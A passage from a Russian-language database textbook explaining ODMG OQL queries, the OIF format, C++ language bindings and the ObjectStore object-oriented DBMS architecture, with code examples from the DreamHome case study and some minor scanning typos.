EXISTS x IN managers.manageE3: x.address.city = "London";
```

возвращает значение true, если в Лондоне имеется, по меньшей мере, одно отделение (выражение managers.manages возвращает объект Branch, а затем выполняется проверка того, содержит ли атрибут city этого объекта значение London).

Формат конструкции SELECT аналогичен стандартному оператору SELECT языка SQL (см. раздел 5.3.1):

```
SELECT [DISTINCT]  <expression>
FROM  <fromList>
[WHERE  <expression>]
[GROUP  BY  <attribute1:expression1, attribute2:expression2,...>]
          [HAVING  <predicate>]
[ORDER BY  <expression>]
```

В этой синтаксической конструкции выражение <fromList> может иметь следующее значение:

```
<fromList> ::= <variableName> IN <expression> \
 <variableName> IN <expression>, <fromList> |
 <expression> AS <variableName> |
 <expression> AS <variableName>, <fromList>
```

Результатом этого запроса является коллекция типа Set, если применяется конструкция SELECT DISTINCT, коллекция типа List, если применяется конструкция ORDER BY, а в ином случае коллекция типа Bag. Конструкции ORDER BY, GROUP BY и HAVING имеют свой обычный смысл, как в языке SQL (см. разделы 5.3.2 и 5.3.4). Однако в языке OQL функциональные средства конструкции GROUP BY были расширены для обеспечения возможности применять явную ссылку на коллекцию объектов в пределах каждой группы (которая в языке OQL называется разделом), как показано в примере 26.6.

Индексные выражения с коллекциями

Если e_1, e_2 **— списки или массивы, а** e_3, e_4 **— целые числа, то** $e_1[e_3]$, $e_1[e_3:e_4]$, first(e_1), last(e_1) и (e_1 + e_2) **также являются выражениями. Например,**

```
first(element(SELECT b  FROM b  IN branchOffices
      WHERE b.branchNo = "B001").Has);
```

возвращает первый элемент множества сотрудников отделения B001, работающих с клиентами.

Выражения с двоичными множествами

Если e_1, e_2 — множества или мультимножества, то в результате применения к e_1 и e_2 таких операций с множествами, как объединение, пересечение и разность, формируются выражения.

Выражения с операторами преобразования

- Если e — выражение, то element(e) также представляет собой выражение, которое обеспечивает проверку того, является ли e одноэлементным кортежем, и в случае отрицательного результата активизируется исключение.
- Если e — выражение со списком, то listtoset(e) представляет собой выражение, в котором список преобразуется во множество.
- Если e — выражение, значением которого является коллекция, то flatten(e) -- выражение, которое преобразует коллекцию коллекций в коллекцию элементов, иными словами, устраняет один уровень вложенности структуры коллекции.
- Если e — выражение, а c представляет собой имя типа, то c(e) — выражение, в котором подтверждается тот факт, что e является объектом типа c, и в случае отрицательного результата активизируется исключение.

Запросы

Запрос состоит из (возможно, пустого) множества выражений с определением запроса, за которым следует другое выражение. Результатом запроса является объект с идентификатором или без него.

Пример 26.2. Применение экстентов и путей перехода в языке объектных запросов

А. Получить множество всех сотрудников компании (с идентификатором).

В общем случае для выполнения каждого запроса необходимо иметь точку входа в базу данных, которая может представлять собой любой именованный перманентный объект (иными словами, экстент или просто именованный объект), В данном случае для получения требуемого множества можно использовать экстент класса Staff. При этом применяется следующее простое выражение:

```
staff
```

Б. Получить множество всех менеджеров отделений (с идентификатором).

```
branchOffices.ManagedBy
```

В этом случае можно применить имя экстента класса Branch (branchOffices) в качестве точки входа в базу данных, а затем воспользоваться связью ManagedBy для выборки множества менеджеров отделений.

В Найти все отделения, находящиеся в Лондоне.

```
SELECT b.branchNo
FROM b IN branchOffices
WHERE b.address.city = "London";
```

Здесь также можно использовать экстент branchOffices в качестве точки входа в базу данных, а затем применить переменную итератора b для перебора всех объектов в этой коллекции (по аналогии с переменной кортежа, которая прохо-

дит по всем кортежам в реляционном исчислении). Результатом этого запроса является коллекция типа bag<string>, поскольку список выборки содержит только атрибут branchNo, который имеет строковый тип.

Г. Предположим, что множество лондонских отделений, londonBranches, представляет собой именованный объект (соответствующий объекту, полученному в предыдущем запросе). Найти всех сотрудников, работающих в этих отделениях, с использованием указанного именованного объекта.

Этот запрос может быть представлен в виде выражения

```
londonBranches.WorksAt
```

которое возвращает коллекцию set<SalesStaff>. На первый взгляд, для получения доступа к сведениям о зарплате сотрудников можно воспользоваться следующим выражением:

```
londonBranches.WorksAt.salary
```

Но такая конструкция в языке OQL не допускается, поскольку возвращаемый результат может оказаться неоднозначным: он может представлять собой коллекцию set<float> или bag<float> (при этом вероятность получения мультимножества bag выше, поскольку одинаковая зарплата может быть у нескольких сотрудников компании). Поэтому вместо указанной конструкции необходимо применить следующую:

```
SELECT [DISTINCT] s.salary
FROM s IN londonBranches.WorksAt;
```

Если будет задано ключевое слово DISTINCT, это выражение приведет к получению коллекции set<float>, а если оно опущено, то будет возвращена коллекция bag<float>.

Пример 26.3. Применение оператора DEFINE в языке *объектных* запросов

Получить множество всех сотрудников, которые работают в лондонских отделениях (без идентификатора).

Этот запрос может быть представлен следующим образом:

```
DEFINE Londoners AS
       SELECT s
       FROM s IN salesStaff
       WHERE s.WorksAt.address.city = "London";
SELECT s.name.lName FROM s IN Londoners;
```

Он возвращает литерал типа set<string>. В данном примере применяется оператор DEFINE для создания представления в языке OQL, а затем это представление запрашивается для получения требуемого результата. В языке OQL имя представления должно быть уникальным среди всех имен объектов, классов, методов или функций в схеме. Если имя, заданное в операторе DEFINE, совпадает с именем существующего объекта схемы, это новое определение заменяет предыдущее. В языке OQL разрешено также применять в представлении параметры, поэтому приведенный выше запрос может быть обобщен следующим образом:

```
DEFINE CityWorker(cityname) AS
       SELECT s
```

```
FROM s IN staffStaff
WHERE s.WorksAt.address.city = cityname;
```

Теперь этот запрос может применяться для поиска сотрудников, которые могут работать в Лондоне и Глазго, следующим образом:

```
CityWorker("London");
CityWorker("Glasgow");
```

Пример 26.4. Применение структур в языке объектных запросов

А. Получить структурированное множество (без идентификатора), содержащее данные об имени, поле и возрасте всех сотрудников, работающих в Лондоне.

Этот запрос можно представить следующим образом:

```
SELECT struct (lName: s.name.lName, sex: s.sex, age: s.getAge)
FROM s IN saleStaff
WHERE s.WorksAt.address.city = "London";
```

Он возвращает литерал типа set<struct>. Обратите внимание на то, что в этом случае в конструкции SELECT используется метод getAge.

Б. Получить структурированное множество (с идентификатором), содержащее данные об имени, поле и возрасте всех заместителей менеджеров старше 60 лет.

Этот запрос можно представить следующим образом:

```
class Deputy {attribute string IName; attribute sexType sex;
              attribute integer age;};
typedef bag<Deputy> Deputies;
Deputies (SELECT Deputy (IName: s.name.lname, sex: s.sex,
          age: s.getAge)
 FROM s IN staffStaff WHERE position = "Deputy" AND s.getAge > 60);
```

Он возвращает изменяемый объект типа Deputies.

В. Получить структурированное множество (без идентификатора), содержащее номер отделения и множество всех ассистентов, работающих во всех лондонских отделениях.

Ниже приведен соответствующий запрос, который возвращает литерал типа set<struct>.

```
SELECT struct (branchNo: x.branchNo, assistants: (SELECT y FROM y
  IN x.WorksAt WHERE y.position = "Assistant"))
FROM X IN (SELECT b FROM b IN branchOffices
  WHERE b.address.city = "London");
```

Пример 26.5. Применение агрегирующих операций в языке объектных запросов

Определить количество сотрудников, работающих в Глазго.

В данном случае можно применить агрегирующую операцию COUNT и определенное выше представление CityWorker и представить этот запрос следующим образом:

```
COUNT(s IN CityWorker("Glasgow");
```

Агрегирующие функции языка OQL могут применяться в конструкции операции выборки или служить для обработки результатов операции выбора. Например, в языке OQL следующие два выражения являются эквивалентными:

```
SELECT COUNT(s) FROM s IN salesStaff WHERE s.WorksAt.branchNo = "B003";
COUNT(SELECT s FROM s IN salesStaff WHERE s.WorksAt.branchNo = "B003");
```

Следует отметить, что язык OQL позволяет применять агрегирующие операции к любой коллекции соответствующего типа и, в отличие от SQL, использовать их в любой части запроса. Например, следующее выражение является допустимым в языке OQL (но не в языке SQL):

```
SELECT s
FROM s IN salesStaff
WHERE COUNT(s.WorksAt) > 10;
```

Пример 26.6. Конструкции GROUP BY и HAVING

Определить количество сотрудников в каждом отделении.

```
SELECT struct(branchNumber, numberOfStaff: COUNT(partition))
FROM s IN salesStaff
GROUP BY branchNumber: s.WorksAt.branchNo;
```

Результат применения спецификации группирования имеет тип `set<struct(branchNumber: string, partition: bag<struct(s: SalesStaff)>)>`; **этот тип содержит структуру для каждого** раздела **(группы) с двумя компонентами: значением группирующего атрибута** branchNumber **и мультимножеством объектов с информацией о сотрудниках в** данном разделе. **Затем после применения конструкции** SELECT **возвращается значение группирующего атрибута** (branchNumber) и **результат** подсчета **количества элементов в каждом разделе (в данном случае количество сотрудников в** каждом **отделении). Обратите внимание, что для ссылки на каждый** раздел **применяется ключевое слово** partition. **Общий результат этого запроса** имеет следующий вид:

```
set<struct(branchNumber: string, numberOfStaff: integer)>
```

Как и в языке SQL, для фильтрации данных каждого раздела может применяться конструкция HAVING. Например, для определения средней заработной платы сотрудников тех отделений, в которых работает больше десяти сотрудников, можно применить следующий запрос:

```
SELECT branchNumber, averageSalary: AVG(SELECT p.s.salary FROM p
       INpartition)
FROM s IN salesStaff
GROUP BY branchNumber: s.WorksAt.branchNo
HAVING COUNT(partition) > 10;
```

Здесь заслуживает внимания то, как используется оператор SELECT в агрегирующей операции AVG. В этом операторе переменная итератора p применяется для перебора элементов коллекции раздела (которая относится к типу `bag<struct(s: SalesStaff)>`). Выражение с обозначением пути `p.s.salary` используется для доступа к данным о заработной плате в каждом элементе раздела, представляющем сотрудника компании.

26.2.5. Другие части стандарта ODMG

В данном разделе кратко описаны две другие части стандарта ODMG 3.0:

- язык OIF (Object Interchange Format — язык обмена данными между объектами);
- языковые средства ODMG связывания с данными.

Язык обмена данными между объектами

Язык OIF представляет собой язык спецификаций, применяемый для выгрузки и загрузки информации о текущем состоянии системы ODMS в один или несколько файлов. Язык OIF может применяться для обмена перманентными объектами между системами ODMS, ввода исходных данных, подготовки документации и применения наборов тестов [50]. Этот язык предназначен для поддержки всех возможных состояний ODMS, совместимых с объектной моделью ODMG и определениями схемы ODL. К тому же он разработан с учетом максимально возможного соблюдения требований NCITS (National Committee for Information Technology Standards — Национальный комитет по стандартам в области информационной технологии) и спецификаций PDES[1]/STEP[2], которые относятся к конструкторским системам автоматизированного проектирования.

Файл OIF состоит из одного или нескольких определений объектов, где определение объекта представляет собой идентификатор объекта (с необязательным индикатором физической кластеризации) и имя класса (с необязательной информацией инициализации). Ниже приведены некоторые примеры определений объектов.

- John {SalesStaff} — **экземпляр класса** SalesStaff, **созданный с именем** John.
- John (Mary) {SalesStaff} — экземпляр класса SalesStaff, созданный с именем John и физически близкий к перманентному объекту Mary. В этом контексте трактовка выражения "физически близкий" зависит от реализации.
- John SalesStaff{WorksAt B001} — **связь** WorksAt между **экземпляром** John **класса** SalesStaff **и объектом** B001.

Полное описание языка спецификации OIF выходит за рамки этой книги и для ознакомления с ним заинтересованный читатель может обратиться к [50].

Языковые средства ODMG связывания с данными

Языковые средства ODMG связывания с данными определяют способы установления соответствия между конструкциями языков ODL/OML и конструкциями языка программирования. В настоящее время спецификация ODMG поддерживает языки C++, Java и Smalltalk. Основные принципы проектирования при использовании языковых средств связывания с данными состоят в том, что программист, применяющий эти средства, может использовать в своей работе для доступа к данным конструкции только одного языка, а не двух отдельных языков. В настоящем разделе кратко рассматриваются способы применения языковых средств связывания с данными для C++.

Для этого предназначена библиотека классов C++, содержащая классы и функции, которые реализуют конструкции ODL. Кроме того, для определения

---

[1] ***Product*** *Data Exchange using STEP — обмен* ***производственными данными с применением*** *стандарта STEP.*

[2] *STandard for the* ***Exchange of Product model data*** *— стандарт* ***обмена данными*** *производственной модели.*

способов выборки и манипулирования объектами базы данных в прикладной программе используется язык OML (Object Manipulation Language — язык манипулирования объектами). Для создания работающего приложения объявления ODL в программе C++ обрабатываются препроцессором C++ ODL, в результате чего создается файл заголовков C++, содержащий определение объекта базы данных, а в базу данных записываются метаданные ODMS. Затем пользовательское приложение C++, содержащее конструкции OML, компилируется обычным образом вместе с файлом заголовков C++, который включает сформированное ранее определение объекта базы данных. В конечном итоге объектный код, выработанный компилятором, связывается с библиотекой процедур времени выполнения ODMS для создания требуемого исполняемого образа, как показано на рис. **26.5.** Кроме языков средств связывания с данными ODL/OML, для работы с языками ODL и OML предусмотрен ряд конструкций, называемых *физическими псевдокомментариями*, которые позволяют управлять некоторыми характеристиками физического размещения объектов, такими как кластеризация объектов на диске, создание индексов и распределение памяти.




Рис. 26.5. Блок-схема процесса компиляции и связывания приложения C++ с поддержкой ODL/OML

В библиотеке классов C++ средства реализации интерфейса к объектной модели ODMG обозначены префиксом d_. Например, в ней определены такие основные типы данных, как d_Float, d_String и d_Short, а также типы коллекций d_List, d_Set и d_Bag. Кроме того, в этой библиотеке предусмотрен класс d_Iterator, который обеспечивает применение класса Iterator, и класс d_Extent для экстентов классов. Следует также отметить, что для каждого класса T в схеме базы данных определен класс шаблона d_Ref(T), который позволяет сформировать ссылку и на перманентные, и на временные объекты класса T.

Для работы со связями в программу может быть включена либо ссылка (для связи 1:1), либо коллекция (для связи 1:*). Например, чтобы представить в программе связь *Has* с кратностью 1:*, в классе Branch можно применить следующий фрагмент кода:

```
d_Rel_Set<SalesStaff, _WorksAt> Has;
const char _WorksAt[] = "WorksAt";
```

а для представления той же связи в классе SalesStaff включить в программу операторы

```
d_Rel_Ref<Branch, _Has> WorksAt;
const char _Has[] = "Has";
```

Язык манипулирования объектами

Для работы с конструкциями языка OML предусмотрена перегрузка оператора new, позволяющая создавать перманентные или временные объекты. Для создания перманентного объекта необходимо указать имя базы данных и имя объекта, а для временного объекта это не требуется. Например, для создания временного объекта достаточно применить оператор

```
d_Ref<SalesStaff> tempSalesStaff = new SalesStaff;
```

а для создания перманентного объекта необходимо ввести в программу следующий код:

```
d_Database   *myDB;
d_Ref<SalesStaff> s1 = new(myDb, "John White") SalesStaff;
```

Язык объектных запросов

Запросы OQL могут вызываться на выполнение из программ C++ ODL/OML одним из следующих способов:

- с применением **функции** члена query **класса** d_Collection;
- с помощью интерфейса d_OQL_Query.

В качестве примера применения первого способа рассмотрим приведенный ниже фрагмент программы, в котором формируется мультимножество высокооплачиваемых сотрудников компании (wellPaidStaff) с зарплатой свыше 30000 фунтов стерлингов.

```
d_Bag<d_Ref<SalesStaff>> wellPaidStaff;
SalesStaff->query(wellPaidStaff, "salary > 30000");
```

Чтобы ознакомиться со вторым способом, выполним поиск отделений, сотрудники которых получают заработную плату, превышающую некоторый заданный предел, следующим образом:

```
d_OQL_Query q("SELECT s.WorksAt FROM s IN SalesStaff
               WHERE salary > $1");
```

Это — пример параметризованного запроса, в котором выражение $1 обозначает параметр, определяемый во время выполнения. Чтобы задать значение этого параметра и вызвать запрос на выполнение, можно применить следующий фрагмент кода:

```
d_Bag<d_Ref<Branch>> branches;
q << 30000;
d_oql_execute(q, branches);
```

Для ознакомления с подробными сведениями о языковых средствах связывания с данными ODMG заинтересованный читатель может обратиться к [50].

26.3. Объектно-ориентированная СУБД ObjectStore

В этом разделе рассматриваются архитектура и функциональные возможности коммерческой объектно-ориентированной СУБД ObjectStore.

26.3.1. Архитектура

Объектно-ориентированная СУБД ObjectStore основана на использовании архитектуры клиент/сервер, в которую может быть включено несколько клиентов и несколько серверов. Каждый сервер обеспечивает контроль доступа к хранилищу объектов и управляет параллельным выполнением (на основе блокировок) и восстановлением данных, ведет журнал транзакций, а также выполняет другие задачи. Клиент может обратиться к серверу ObjectStore, находящемуся на его хост-компьютере, или к любому другому серверу ObjectStore, который может находиться на любом другом хост-компьютере в сети. На каждом хост-компьютере, где эксплуатируется одно или несколько клиентских приложений, функционирует связанный с ними процесс диспетчера кэша, основное назначение которого состоит в обеспечении параллельного доступа клиентов к данным. Для этого диспетчер кэша берет на себя обработку всех ответных сообщений, направляемых сервером в клиентские приложения. Кроме того, каждое клиентское приложение имеет собственный клиентский кэш, который служит как область хранения данных, отображенных (или ожидающих отображения) на физическую память. Типичная архитектура среды ObjectStore показана на рис. 26.6. Основные функции каждого из указанных процессов кратко описаны ниже.

Сервер ObjectStore

Сервер ObjectStore выполняет следующие функции:

- хранение и выборка перманентных данных;
- обеспечение параллельного доступа к данным для многочисленных клиентских приложений;
- восстановление базы данных.

Клиентское приложение

С каждым клиентским приложением связана библиотека клиентских процедур ObjectStore; эти процедуры позволяют выполнять в клиентском приложении следующие функции:

- назначать виртуальные адреса для доступа к перманентным объектам;
- распределять и освобождать память для хранения перманентных объектов;
- вести кэш страниц, обновляемый с учетом давности их использования, и следить за состоянием блокировки этих страниц;
- обрабатывать ситуации отсутствия в оперативной памяти страниц, возникающие при обращения к тем виртуальным адресам, которые ссылаются на перманентные объекты.

Клиентский кэш

Клиентский кэш позволяет ускорить доступ к перманентным объектам. При появлении необходимости получить в клиентском приложении доступ к перманентному объекту активизируется ошибка, связанная с отсутствием страницы в памяти, если имеет место одно из следующих обстоятельств:

- объект отсутствует в физической памяти и в клиентском кэше;
- объект присутствует в клиентском кэше, но доступ к нему еще не выполнялся;
- объект находится в клиентском кэше, но перед этим к нему был выполнен доступ с другими правами на чтение/запись.

При возникновении таких случаев клиент ObjectStore запрашивает страницу с сервера, копирует ее в клиентский кэш и возобновляет выполнение. А если ни одно из указанных условий не обнаружено, это означает, что объект, находящийся в кэше, доступен и приложение может к нему немедленно обратиться.

Механизмы определения прав, блокировки и диспетчер кэша

Прежде чем приступить к описанию назначения диспетчера кэша, рассмотрим механизмы определения прав и блокировки ObjectStore. Любой клиент может передать серверу запрос на получение прав чтения или записи некоторой страницы. Права на чтение некоторой страницы могут быть предоставлены любому количеству клиентов, которые их запрашивали, при условии, что ни один клиент не имеет прав на запись на этой странице, поскольку при выполнении операции записи доступ к странице может иметь только один клиент. Если в некотором клиентском приложении возникает необходимость выполнить чтение или




Рис. 26.6. Архитектура среды ObjectStore

запись данных на странице в ходе выполнения какой-либо транзакции, то приложение накладывает на страницу блокировку для чтения или записи, после чего любые другие клиенты утрачивают возможность получить право на запись на этой странице. Клиент может наложить на страницу блокировку чтения или записи только в том случае, если он имеет право чтения или записи на этой странице. После завершения транзакции клиент освобождает блокировку (но может сохранить за собой право чтения или записи).

Следует подчеркнуть различие между правами и блокировками: права дают клиенту возможность читать или обновлять страницу, а блокировка позволяет клиенту действительно приступить к выполнению операции чтения или обновления страницы. Имея право выполнять некоторые действия со страницей, клиент может ее заблокировать, не сообщая об этом серверу.

Если клиент передает серверу запрос на получение права чтения некоторой страницы и больше ни один клиент не имеет права обновлять эту страницу, операция по предоставлению прав чтения может быть выполнена самим сервером без привлечения диспетчера кэша. Но участие диспетчера кэша требуется при следующих обстоятельствах:

- клиент передает запрос на получение прав чтения или записи на некоторой странице, но другой клиент уже имеет право записи на этой странице;
- клиент передает запрос на получение права записи на странице, но, по меньшей мере, один (отличный от него) клиент имеет право чтения на этой странице.

В этом случае сервер передает ответное сообщение не клиенту, а диспетчеру кэша, связанному с клиентом, передающим запрос на получение необходимых прав. Такая организация работы позволяет решать в клиентской программе только те задачи, которые необходимы для успешной эксплуатации приложения, и не предусматривать в ней функции приема ответных сообщений. Вместо этого сам диспетчер кэша определяет, могут ли быть предоставлены права чтения или записи, или запросивший их клиент должен ждать.

Архитектура отображения виртуальной памяти

Одной из уникальных особенностей ООСУБД ObjectStore является применяемый в ней способ обеспечения постоянства хранения (перманентности) данных. В этой ООСУБД объект C++ хранится в базе данных на диске в его исходном формате, а значения всех указателей остаются неизменными (в этом состоит отличие от описанных в разделе 25.2.1 способов хранения, которые предусматривают преобразование указателей в идентификаторы OID), Полное описание того, как реализован этот процесс хранения объектов, выходит за рамки данной книги, поэтому здесь приведено только общее описание применяемого механизма.

Основной принцип создания архитектуры преобразования виртуальной памяти ObjectStore аналогичен способу организации виртуальной памяти в операционных системах. Ссылки на объекты представляются в виде адресов виртуальной памяти. Если ссылку на объект необходимо преобразовать в адрес виртуальной памяти, а страница, на которой представлен этот объект, уже находится в оперативной памяти, то все адреса на ней уже преобразованы в адреса виртуальной памяти. Поэтому не требуются дополнительные издержки на преобразование адресов объекта и доступ к нему происходит так же быстро, как и в любой программе C или C++. А если требуемая страница не находится в оперативной памяти, возникает ситуация отсутствия страницы и страница помещается в тот же адрес виртуальной памяти, где она находилась первоначально. Благодаря этому указатели на этот объект, содержащиеся в других объектах, передаваемых на диск, всегда остаются действительными указателями виртуальной памяти, которые ссылаются на первоначальный адрес.

В ООСУБД ObjectStore управление этим процессом организовано следующим образом. В ней зарезервирован ряд незанятых адресов виртуальной памяти для перманентных объектов; при этом гарантируется, что эти адреса не будут применяться для иной цели, кроме привязки к страницам базы данных. При обращении программы к ее первому объекту ООСУБД ObjectStore передает страницу, содержащую этот объект, в виртуальную память. При обнаружении попытки перейти в программе от этого первоначального объекта к другому объекту с помощью указателя на этот второй объект ООСУБД ObjectStore проверяет, не направлен ли указатель на некоторую неотображенную часть виртуальной памяти. Если это предположение подтверждается, то в операционной системе активизируется ситуация отсутствия страницы, возникающее при этом аварийное сообщение перехватывается в ООСУБД ObjectStore и применяется для переноса в виртуальную память страницы базы данных, содержащей второй объект.

При обнаружении первой попытки обновить в программе содержимое некоторой страницы операционной системой активизируется еще одно исключение (ошибка записи). ООСУБД ObjectStore перехватывает и это исключение, в случае необходимости передает страницу в виртуальную память и изменяет права защиты страницы, разрешая ее чтение и запись. После этого программа может перейти к обновлению. После получения от программы сообщения, что выполненные изменения должны быть записаны на диск, ООСУБД ObjectStore копирует в базу данных все страницы, которые были отмечены как предназначенные для обновления, и снова отмечает эти страницы как предназначенные только для чтения. При закрытии базы данных ООСУБД ObjectStore выгружает все свои страницы из виртуальной памяти и отменяет резервирование диапазона адресов, предназначенного для страниц базы данных. Благодаря использованию такого подхода программист не замечает разницы между перманентными и временными данными.

26.3.2. Определение данных в ООСУБД ObjectStore

ООСУБД ObjeetStore позволяет обеспечить постоянство хранения объектов, созданных на языках программирования С, С++ и Java, с использованием отдельных библиотек классов. В ней также предусмотрена возможность обеспечить доступ объектов, созданных на одном языке, к объектам другого языка. В этом разделе описана библиотека классов С++, которая содержит данные-члены, функции-члены и перечислители, предоставляющие доступ к функциональным средствам базы данных.

В объектно-ориентированной СУБД ObjectStore в качестве языка схемы используется С++, поэтому все содержимое базы данных ObjectStore должно быть определено с помощью того или иного класса С++. В этой ООСУБД характеристика перманентности (постоянства хранения) является ортогональной по отношению к типу данных (см. раздел 25.3.2), и поддержка перманентных объектов осуществляется с помощью перегрузки оператора new, который обеспечивает динамическое распределение перманентной памяти для постоянного хранения объекта любого типа. В этой ООСУБД предусмотрена также специализированная версия оператора delete языка С++, которая может использоваться для удаления перманентных объектов и освобождения перманентной памяти. Но после распределения перманентной памяти указатели на эту память могут применяться таким же образом, как и указатели на виртуальную память. В действительности в этой ООСУБД указатели на перманентную память всегда принимают форму указателей виртуальной памяти.

В листинге 26.9 показан возможный набор объявлений классов С++ для ООСУБД ObjectStore (в файле заголовков с расширением '.h') для части схемы базы данных *DreamHome*. Здесь в основном рассматриваются классы Branch и

SalesStaff и связи между ними (Branch *Has* SalesStaff и SalesStaff *WorksAt*Branch). Основная часть синтаксических конструкций, применяемых в этой схеме, покажется знакомой читателям, которые знают язык C++. Но здесь рассматриваются лишь некоторые конкретные подробности реализации: создание перманентных объектов, связей и экстентов класса.

Листинг 26.9. Объявления классов C++ ObjectStore для части схемы базы данных DreamHome

```
class SalesStaff;
extern os_Set<SalesStaff*> *salesStaffExtent;
extern os_database *dreamhomeDB;
enum PositionType {Manager, Supervisor, Assistant};
enum SexType {M, F};
struct Date {
  int year;
  int month;
  int day;
};
class Branch {                    // Определить класс для объекта Branch
  char branchNo[4];
  struct {
       char* street;
       string* city,
       string* postcode} address;
os_relationship_m_1 (Branch, Has, SalesStaff, WorksAt,
                     os_Set<SalesStaff*>) Has;
Branch(char b[4]) {branchNo = new(dreamhomeDB,
       os_typespec::get_char(), 4) char[4]; strcpyfbranchNo, b);}
// Предоставить функциональный интерфейс для создания связи; следует
// отметить, что при этом создается также противоположная связь WorksAt
  void addStaff(SalesStaff *s) {Has.insert(s);}
  void removeStaff(SalesStaff *s) {Has.remove(s);}
  static os_typespec* get_os_typespec();
};
class Person {                    // Определить класс для объекта Person
  struct {
       char* fName,
       char* lName} name;
};
class Staff: public Person {    // Определить класс для объекта Staff,
              // который наследует атрибуты и методы от класса Person
  char staffNo[5];
  SexType  sex;
  PositionType position;
  Date DOB;
  float salary;
  int getAge();
  void increaseSalary(float increment) {salary += increment;}
};
class SalesStaff: Staff {       // Определить класс для объекта
  // SalesStaff, который наследует атрибуты и методы от класса Staff
  os_relationship_1_m(SalesStaff, WorksAt, Branch, Has, Branch*)
                      WorksAt;
```

```
  SalesStaff(char s[5]) {staffNo = new(dreamhomeDB,
            os_typespec::get_char(), 5) char[5];
                  strcpy(staffNo, s);
                  salesStaffExtent->insert(this);}
~SalesStaff() {salesStaffExtent->remove(this);}
// Предоставить функциональный интерфейс для создания связи; следует
// отметить, что при этом создается также противоположная связь
  void setBranch(Branch* b) {WorksAt.setvalue(b);}
  Branch* getBranch() {WorksAtgetvalue();}
  static os_typespec* get_os_typespec();
};
```

Создание перманентных объектов путем перегрузки оператора new

Как было указано выше, свойство перманентности в ООСУБД ObjectStore реализуется за счет перегрузки оператора new. В листинге 26.9 приведены два примера перегрузки этого оператора в конструкторах для классов SalesStaff и Branch. Например, в конструкторе для класса Branch имеется следующий оператор:

```
branchNo = new(dreamhomeDB, os_typespec::get_char(), 4) char[4];
```

В данном случае оператор new имеет три параметра:

- **указатель на базу данных ObjectStore** (dreamhomeDB);
- указатель на спецификацию типа для нового объекта, который был получен путем вызова перегруженного метода get_char класса os_typespec (рассматриваемого ниже);
- размер объекта.

Как обычно, эта версия оператора new возвращает указатель на вновь распределенную память. После создания объекта, объявленного как перманентный, ООСУБД ObjectStore автоматически выполняет его выборку в виртуальную память при обращении к связанному с ним указателю. Примеры, приведенные в листинге 26.9, могут служить только в качестве иллюстрации; безусловно, что в полной реализации потребовалось бы распределить пространство для всех атрибутов объектов Branch и SalesStaff, а не только для атрибутов первичного ключа. Следует отметить, что если бы в программе эти параметры были исключены и применена стандартная версия оператора new, как показано в следующей строке кода:

```
branchNo = new char[4];
```

то был бы создан временный объект.

Применение спецификаций типов

Спецификации типа (экземпляры класса os_typespec) применяются в качестве параметров в перманентной версии оператора new. Они позволяют обеспечить типовую безопасность при манипулировании корневыми объектами базы данных (корневые объекты базы данных рассматриваются в разделе 26.3.3). Спецификация типа представляет конкретный тип, такой как char, int или Branch*. В объектно-ориентированной СУБД ObjectStore предусмотрены некоторые специальные функции для выборки спецификаций различных типов. При первом вызове подобной функции в некотором процессе ООСУБД ObjectStore

распределяет память для спецификации типа и возвращает указатель на эту память. Последующие вызовы этой функции в том же процессе не приводят к дальнейшему распределению; вместо этого возвращается указатель на тот же объект os_typespec. Например, в листинге 26.9 были введены дополнительные члены в классы Branch и SalesStaff с использованием функции-члена get_os_typespec:

```
static os_typespec *get_os_typespec();
```

